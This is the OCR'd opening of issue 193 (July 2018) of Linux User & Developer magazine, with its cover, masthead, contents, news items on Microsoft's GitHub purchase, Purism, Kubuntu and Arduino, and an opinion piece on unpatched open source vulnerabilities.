REVIEWED! OPENSUSE LEAP 15

www.linuxuser.co.uk

Linux User & Developer™

THE ESSENTIAL MAGAZINE FOR THE GNU GENERATION

INFOSEC SPECIAL

LOCK DOWN YOUR SYSTEM

› Pen-test your PC › Confine your programs › Secure your network

INTERVIEW

Kubeflow Toolkit

Fire up scalable Machine Learning in five minutes

FRESH MINT 19

The story behind the biggest release of 2018

SPECIAL REPORT

UBports: Ubuntu Touch lives on!

The latest from the team keeping the mobile OS alive

44 PAGES OF TUTORIALS


› Power tools for Git › Compilers uncovered
› Secure Wordpress › Be a Bluetooth Pi pro

CRUX Linux 3.4

Tested The lightweight Linux distro for experienced users

Media streamers


Watch your media collection on all platforms and devices



ALSO INSIDE

» Kernel news
» Sense HAT: Menu builder

FUTURE


TIME TO STEP OFF THAT TREADMILL
With so many demands from work, home and family, there never seem to be enough hours in the day for you. Why not press pause once in a while, curl up with your favourite magazine and put a little oasis of 'you' in your day.
PRESS PAUSE
ENJOY A MAGAZINE MOMENT
To find out more about Press Pause, visit;
pauseyourday.co.uk

LinuxUser & Developer
THE MAGAZINE FOR THE GNU GENERATION

Future PLC Quay House, The Ambury, Bath BA1 1UA

Editorial
Editor **Chris Thornett**
chris.thornett@futurenet.com
01202 442244
Designer **Rosie Webber**
Production Editor **Ed Ricketts**
Editor in Chief, Tech **Graham Barlow**
Senior Art Editor **Jo Gulliver**

Contributors
Joey Bernard, Christian Cawley, John Gowers, Toni Castillo Girona, Jon Masters, Paul O'Brien, Tam Hanna, Mark Pickavance, Calvin Robinson, Mayank Sharma, Shashank Sharma

All copyrights and trademarks are recognised and respected. Linux is the registered trademark of Linus Torvalds in the U.S. and other countries.

Advertising
Media packs are available on request
Commercial Director **Clare Dove**
clare.dove@futurenet.com
Advertising Director **Richard Hemmings**
richard.hemmings@futurenet.com
☎01225 687615
Account Director **Andrew Tilbury**
andrew.tilbury@futurenet.com
☎01225 687144
Account Director **Crispin Moller**
crispin.moller@futurenet.com
☎01225 687335

International
Linux User & Developer is available for licensing. Contact the International department to discuss partnership opportunities
International Licensing Director **Matt Ellis**
matt.ellis@futurenet.com

Subscriptions
Email enquiries **contact@myfavouritemagazines.co.uk**
UK orderline & enquiries **0344 848 2852**
Overseas order line and enquiries **+44 (0)344 848 2852**
Online orders & enquiries **www.myfavouritemagazines.co.uk**
Head of subscriptions **Sharon Todd**

Circulation
Head of Newstrade **Tim Mathers**

Production
Head of Production US & UK **Mark Constance**
Production Project Manager **Clare Scott**
Advertising Production Manager **Joanne Crosby**
Digital Editions Controller **Jason Hudson**
Production Manager **Nola Cokely**

Management
Managing Director **Aaron Asadi**
Editorial Director **Paul Newman**
Head of Art & Design **Rodney Dive**
Commercial Finance Director **Dan Jotcham**

Printed by
Wyndeham Peterborough, Storey's Bar Road, Peterborough, Cambridgeshire, PE1 5YS

Distributed by
Marketforce, 5 Churchill Place, Canary Wharf, London, E14 5HU
www.marketforce.co.uk Tel: 0203 787 9001
ISSN 2041-3270

We are committed to only using magazine paper which is derived from responsibly managed, certified forestry and chlorine-free manufacture. The paper in this magazine was sourced and produced from sustainable managed forests, conforming to strict environmental and socioeconomic standards. The manufacturing paper mill holds full FSC (Forest Stewardship Council) certification and accreditation

All contents © 2018 Future Publishing Limited or published under licence. All rights reserved. No part of this magazine may be used, stored, transmitted or reproduced in any way without the prior written permission of the publisher. Future Publishing Limited (company number 2008885) is registered in England and Wales. Registered office: Quay House, The Ambury, Bath BA1 1UA. All information contained in this publication is for information only and is, as far as we are aware, correct at the time of going to press. Future cannot accept any responsibility for errors or inaccuracies in such information. You are advised to contact manufacturers and retailers directly with regard to the price of products/services referred to in this publication. Apps and websites mentioned in this publication are not under our control. We are not responsible for their contents or any other changes or updates to them. This magazine is fully independent and not affiliated in any way with the companies mentioned herein.

If you submit material to us, you warrant that you own the material and/or have the necessary rights/permissions to supply the material and you automatically grant Future and its licensees a licence to publish your submission in whole or in part in any/all issues and/or editions of publications, in any format published worldwide and on associated websites, social media channels and associated products. Any material you submit is sent at your own risk and, although every care is taken, neither Future nor its employees, agents, subcontractors or licensees shall be liable for loss or damage. We assume all unsolicited material is for publication unless otherwise stated, and reserve the right to edit, amend, adapt all submissions.

FUTURE
Connectors. Creators. Experience Makers.

Future plc is a public company quoted on the London Stock Exchange (symbol: FUTR)
www.futureplc.com

Chief executive **Zillah Byng-Thorne**
Non-executive chairman **Peter Allen**
Chief financial officer **Penny Ladkin-Brand**
Tel +44 (0)1225 442 244

Welcome

to issue 193 of Linux User & Developer

In this issue

» Lock Down your System, p18
» Set up Zulip for your Business, p54
» What's New in Linux Mint 19, p62

Welcome to the UK and North America's favourite Linux and open source magazine. It's been another fractious month as Microsoft announced that it was acquiring GitHub, the central repository for most open source projects, for $7.5billion (see p6). It's too early to say how much business GitHub may lose to the likes of GitLab, but it's perhaps the clearest indication of the ideological divide in the open source community as Microsoft continues its open source charm offence. We've spoken to a number of influential figures and some feel an independent 'GitHub Foundation' is in order. There's precedent for this; for example Citrix bought XenSource for $500 million and later handed the Xen Project over to the Linux Foundation, although the price this time makes this less likely. Maybe we'll see a 'GitLab Foundation'?

In this issue, we've focused on security, with a guide to locking down your system and network (p18) and a guide to WordPress hardening. We also caught up with Clem from Linux Mint (p62), got an update on Ubuntu Touch from UBports (p32) and chatted to Google's David Aronchick about Kubeflow (p12). Enjoy!

Get in touch with the team:

linuxuser@futurenet.com

Twitter: @linuxusermag
Facebook: facebook.com/LinuxUserUK
FileSilo filesilohelp@futurenet.com

SUBSCRIPTION OFFER

Subscribe and receive a FREE Juice Bar Bluetooth speaker!

MORE DETAILS ON PAGE 30

Contents

OpenSource

06 News
Microsoft acquires GitHub, many hissy fits ensure while others celebrate

10 Letters
What's on your minds, dear readers?

12 Interview
We talk to Google about its plans for the just-released Kubeflow

16 Kernel Column
Another update, another exploit

SpecialReport

32 UBports
Ubuntu Touch isn't dead – we chat to the team behind its revival

Features

18 Lock Down your System
Take a proactive approach to computer security and learn how to protect your devices against any kind of threat. We explain how to create a secure setup, confine binaries and police your network

54 Zulip for Start-ups
Get to grips with the free, open source team communication software and find out how to harness its slew of features for your own organisation

62 What's new in Linux Mint 19?
Mint has long been a favourite distro for people switching from other OSes. We chat to founder Clément Lefèbvre about what the latest release adds, based on community feedback

Tutorials

36 Essential Linux: Git
In part three of our series on mastering Git, learn some exciting and powerful built-in tools to speed up and improve your version-control workflow


40 WordPress hardening
WordPress is ubiquitous on the web, but also massively prone to attacks – so find out how to best secure your own installation

44 Computer Security: Metasploit
Emulate vulnerable services by writing code and using Metasploit on them

48 Programming: Haskell
Discover how to interact with the simple 'core' languages with which compilers operate

LinuxUser & Developer
Issue 193
July 2018
facebook.com/LinuxUserUK
Twitter: @linuxusermag

FileSilo
94 Free downloads
We've uploaded a host of new free and open source software this month



Practical Pi

68 Retro Pi Phone
Dan Aldred decided to add modern smartphone features to a retro rotary dial phone by incorporating a Pi – but it wasn't as simple as he first thought

70 Create a physical menu
The Raspberry Pi Sense HAT is a versatile beast – so why not use it to create a LED-based menu system with a smattering of Python code and its built-in joystick for inputs? We explain how

74 Bluetooth with Python
Sometimes you'll want a Pi to communicate with other devices via Bluetooth rather than with wires or Wi-Fi – and it's pretty easy to do, with the help of some Python

Reviews

79 Group test: Media streaming servers
Emby, Gerbera, Kodi and Universal Media Server all promise hassle-free streaming, but which delivers?

84 Hardware
The Netgear ReadyNAS 422 and Philips' Brilliance BDM4350UC monitor put to the test

86 openSUSE Leap 15 KDE
A distro for professionals

88 CRUX 3.4
A bare-bones DIY distribution

90 Fresh FOSS
Lutris 0.4.16, curl 7.60.0, GNU nano 2.9.7 and Nikola 7.8.15 reviewed

Back page

96 Update Me or Die!
Another intriguing short story from sci-fi author Stephen Oram


SUBSCRIBE TODAY
Get a free Bluetooth speaker when you subscribe!
Turn to page 30 for more information

BUSINESS

Microsoft acquires GitHub, leaving devs concerned for its future

Nat Friedman is new CEO, while Microsoft's CEO, Satya Nadella, assures GitHub will "remain an open platform"

Tech giant Microsoft has agreed a $7.5 billion buyout with GitHub, resulting in a change at the top of the world's leading software development platform. Currently home to over 27 million developers and over 80 million code repositories, GitHub hosts code from Microsoft alongside millions of smaller projects. Everything from Kodi plug-ins to iPhone app code can be found on GitHub, where most code is hosted with open source licences.



> This will enable GitHub to expand into new territories without relying on investors

The long-planned departure from GitHub of co-founding CEO Chris Wanstrath will be completed with the arrival of Microsoft's Nat Friedman, although Wanstrath will be starting a "new role at Microsoft working closely with Nat and the team."

Traditionally, Microsoft's relationship with the FOSS world hasn't been cordial, but under the stewardship of CEO Satya Nadella, this has changed. In recent years, Microsoft has contributed to open source projects and some of its most important developer tools are open source.

Above A mixed response: while the Linux Foundation welcomed the news, others such as Manjaro Linux announced it was leaving GitHub

In a statement, Microsoft identified three clear opportunities: to "empower developers at every stage of the development lifecycle", "accelerate enterprise developers' use of GitHub" and "bring Microsoft's developer tools and services to new audiences."

GitHub isn't a cash cow. Despite a $2 billion valuation, it's currently making $200 million in annual recurring revenue (up from $140 in 2016, although losing $66 million a year). This is money generated by offering a paid service for keeping code private and charging corporations for the GitHub Enterprise service, which offers private workspaces and support.

With 52 per cent of Fortune 50 corporations currently GitHub customers, and Facebook running one of the two largest projects on the site (Microsoft runs the other), this acquisition will enable GitHub to expand into new territories without relying on investors and IPOs. At the same time, Microsoft gets to position itself at the heart of the open source world and push Azure as the alternative to Amazon's AWS cloud computing service.

Reaction to the acquisition, unsurprisingly, has been mixed. While some consider selling out to Microsoft as being the ultimate betrayal of the open source philosophy, others are more concerned about overreach, and a possible repeat of the SourceForge controversies after its own sale (such as project hijackings and bundled malware). Ultimately, as noted above, GitHub is a business, and one that enables code to be hidden; even the code running the GitHub site is closed source.

At this stage, it seems that significant changes are unlikely; Microsoft is keen to push key messages of continuity and independence. Looking forward, however, there's a strong chance that with 27 million developers on board, the social networking aspect of GitHub could be magnified, potentially with easy LinkedIn integration (which Microsoft also owns). Microsoft's acquisition is expected to close by the end of 2018.

MOBILE

Purism finalises Librem 5 specs and partners

Smart case design for phone and GnuPG security token for laptops

Social purpose corporation Purism has announced that the Librem 5 Linux smartphone (running PureOS) will launch in January 2019, with significant progress being made on its development. With a finalised case design and UI shell (pictured), several apps are also ready for the Librem 5, including the contacts and calls apps. Capable of encrypted calls and with native VoIP planned, the Librem 5 will be the most secure smartphone yet, also offering end-to-end encryption of text messages and emails, and hardware kill-switches for the camera, microphone, Wi-Fi, Bluetooth and baseband. Pre-configured VPN services will also be available for browsing the web.

"The progress we've made over the last seven months is exciting," says Todd Weaver, CEO and founder of Purism. "And it is a thrill to see the Librem 5 that much closer to getting into users' hands.

"We have an extremely qualified team of engineers and designers building the Librem 5 according to schedule, as well as our proven manufacturing capabilities to meet our delivery goals."

Meanwhile, Purism has teamed up with Nitrokey – maker of open-hardware GnuPg-based USB sticks – to produce Purekey, Purism's own GnuPG security token, designed to integrate with its hardware and software. Available as a standalone for self-configuration, or as an add-on with a Librem laptop, the Purekey can be inserted to decrypt the drive and permit access. Without it, no one will be able to access your computer or Librem 5 smartphone, which will include a slot for the GnuPG token.

As Purism CSO Kyle Rankin notes, "By keeping your encryption keys on a Purekey instead of on a hard drive, your keys never leave the tamper-proof hardware. This not only makes your keys more secure from attackers, it makes using your keys on multiple devices more convenient. When your system needs to encrypt, decrypt or sign something, just insert your Purekey; when you are done, remove it and put it back in your pocket."

As Purism's website states: "We believe people should have secure devices that protect them rather than exploit them."

DISTRO FEED

Top 10

(Average hits per day, 30 days to 31 May 2018)

1.	Manjaro	▲	4908
2.	Mint	▼	2446
3.	Ubuntu	▼	1622
4.	elementary	▲	1527
5.	MX Linux	▲	1372
6.	Debian	▼	1254
7.	Fedora	▼	1125
8.	openSUSE	▲	996
9.	Solus	▼	990
10.	CentOS	▼	679

This month

While Ubuntu and Debian distros jostle for position with Manjaro in the top 10, Arch Linux itself has dropped out of sight.

Highlights

ArchLabs
ArchLabs is a distro originating from New Zealand and features the Openbox window manager. Available as a 64-bit rolling release distribution and live DVD.

ArchBang Linux
Canadian-originated, this Arch variant also comes with Openbox, and is a fast, lightweight distribution suitable for desktops and notebooks.

Bluestar Linux
Employing the KDE Plasma desktop environment, Bluestar includes up-to-date packages and a good selection of desktop and multimedia software.

Latest distros available:
filesilo.co.uk

LINUX


Meltdown forces Kubuntu to drop 32-bit

Remaining users should grab 18.04 LTS

It's a trend that has stalked the Linux world for the past few years: the retiring of 32-bit disk images. Ubuntu was among the first to abandon these, suitable for older hardware, and its family of Ubuntu flavours have slowly followed suit.

Now, Kubuntu has announced it will be jumping on the one-way 64-bit train. Via an email on the Kubuntu Developer mailing list, Valorie Zimmerman revealed that Kubuntu developers intend to stop images for 32-bit users. Several reasons are given, but most compelling in the accompanying notes from Canonical's Bryan Quigley is the mention of Meltdown. As Quigley explains: "Machines running i386 Ubuntu which are capable of running amd64 Ubuntu are vulnerable to the critical Meltdown vulnerability, where they wouldn't be if they were running amd64." While it's noted that many users are employing 32-bit versions, collected statistics suggest most hardware will run 64-bit operating systems.

This means that while there is a 32-bit Kubuntu build available for 18.04 LTS, this will be the final one. When 18.10 circles around in October, it will be 64-bit only. The time has come, therefore, for anyone wishing to use Kubuntu on 32-bit hardware to install it, and take advantage of the three years support the LTS version delivers.



Above It's time to switch to 64-bit Kubuntu packages – or Linux Mint 19

Sadly, there doesn't seem to be any intention to retain existing 32-bit packages in the Kubuntu archive, with other architectures gaining the resources. Zimmerman notes that "this will mean more attention from devels on the newer ARM stuff which will be useful for those with Raspi or little ARM laptop/netbooks." It wouldn't be an overstatement to say that the end of 32-bit Linux computing is nigh.

ARDUINO

New Arduino boards announced at Maker Faire

Just when you thought that cloned boards were the future, a resurgent Arduino has released not one but two new PCBs. Announced at the Maker Faire Bay Area in May, the new boards are intended to set the direction for Arduino, which has recently been retiring some boards while tweaking and relaunching its older PCBs.

First to be announced was the newly revised Arduino UNO WiFi Rev 2, which boasts an ATmega4809 microcontroller and the ESP32 SoC. Wireless connectivity for the Arduino UNO is obviously a massive advantage, and this revision includes an ECC608 crypto-chip accelerator for secure connections. Beyond this, you'll find all of the usual Arduino UNO features including PWM outputs. The microcontroller features a high-speed digital-to-analogue converter, 6KB RAM, 48KB flash and three universal asynchronous receiver/transmitters.

A brand new board was also announced at Maker Faire. The MKR VIDOR 4000 features a Field Programmable Gate Array (FPGA) that can mimic many other processors. In addition, the MKR VIDOR 4000 is also wireless (using the same chip as the Arduino UNO WiFi), which has considerable ramifications for the Internet of Things. Far smaller than the Arduino UNO WiFi Rev 2, the MKR VIDOR 4000 includes a SAMD21 microcontroller, and is similar in size to the Arduino Nano or Micro, albeit a bit longer.

While prices are currently unknown, both boards will be available by the time you read this. With the trademark disputes of the past dealt with, prepare your breadboards and Arduino sketches for a fresh new age of hobbyist computing with Arduino.

OPINION

The problem isn't open source – the problem is people

Open source vulnerabilities are accumulating in codebases, but, says **Fred Bals**, companies aren't patching them out

The Black Duck by Synopsys 2018 Open Source Security and Risk Analysis (OSSRA) report examines the audit results of over 1,100 commercial codebases from over 500 organisations to answer the question: What are the common open source security issues that organisations face?

The OSSRA report explores that question and many others, including why the growth in open source use has not meant an equivalent growth in open source risk management. In fact, the opposite is true. 78 per cent of the codebases analysed for the 2018 OSSRA report contained at least one vulnerability.

Another disturbing discovery was that the average age of the uncovered vulnerabilities has increased. On average, vulnerabilities identified in the OSSRA audits were disclosed nearly six years ago, compared to the four years we reported in 2017. A growing number of open source vulnerabilities are accumulating in codebases.

One example brought to light in the report is the Apache Struts vulnerability, CVE-2017-5638, which was disclosed (with a patch promptly released by the Apache Foundation) in early March 2017. The Equifax breach – enabled by an unpatched version of Struts that the credit agency was using in one of its web applications –was announced in September of 2017. Yet neither the original disclosure nor the very public Equifax blunder had much effect on prompting other organisations to investigate their applications for the Struts vulnerability. Eight per cent of the OSSRA-audited codebases were found to contain Apache Struts, and of those, over a third still contained the same vulnerability that resulted in the Equifax breach.

Of the audited codebases, 17 per cent contained a named vulnerability, such as Heartbleed, Logjam or Poodle. Poodle was found in eight per cent of the codebases scanned, Freak and Drown were found in five per cent and, discouragingly, Heartbleed was found in four per cent of the scanned codebases, despite it being more than four years since its disclosure and several well-publicised exploits.

Some of the most commonly used infrastructure components (components that are core to a particular operating system or programming language) can themselves be a source of significant security risk. For example, Linux kernel components were found in five per cent of the audited codebases, with those components containing 657 high-severity vulnerabilities and having a total of 1,956 vulnerabilities altogether.

Know your code

The security issue the OSSRA research team sees most frequently is unpatched software libraries. Attackers love to exploit unpatched software to conduct attacks against critical infrastructure. Yet, as many as 85 per cent of those attacks are preventable simply by applying patches, according to US-CERT. The open source community does an exemplary job of discovering and reporting vulnerabilities (over 4,800 were reported in 2017 alone), as well as issuing patches. But too many companies simply don't apply patches. This may be due to lack of time and resources, or fear that the patch might take a currently working system offline. Often, it's because users didn't realise the vulnerable open source component is in their code. Unlike commercial software, where updates are – or at least, should be – automatically pushed to users, open source has a pull support model—users must keep track of vulnerabilities, fixes and updates. This means that without knowledge of the open source components you have in use, you can't defend against attacks that target known vulnerabilities in those components.

> "As many as 85 per cent of attacks are preventable simply by applying patches, according to US-CERT"

It is also important to remember that infrastructure and language components such as the Linux kernel also need to be monitored. Our advice: identify the open source you use. Set up a process to regularly monitor for vulnerabilities in open source as well as proprietary code. And, most importantly, patch, patch, patch! You can read the 2018 Open Source Security and Risk Analysis report at **http://bit.ly/lud_blackduck**.

Fred Bals
Fred is the Senior Content Strategist for Black Duck by Synopsys.

COMMENT

Your letters

Questions and opinions about the mag, Linux and open source

WINNING LETTER!

Dud disk from down under

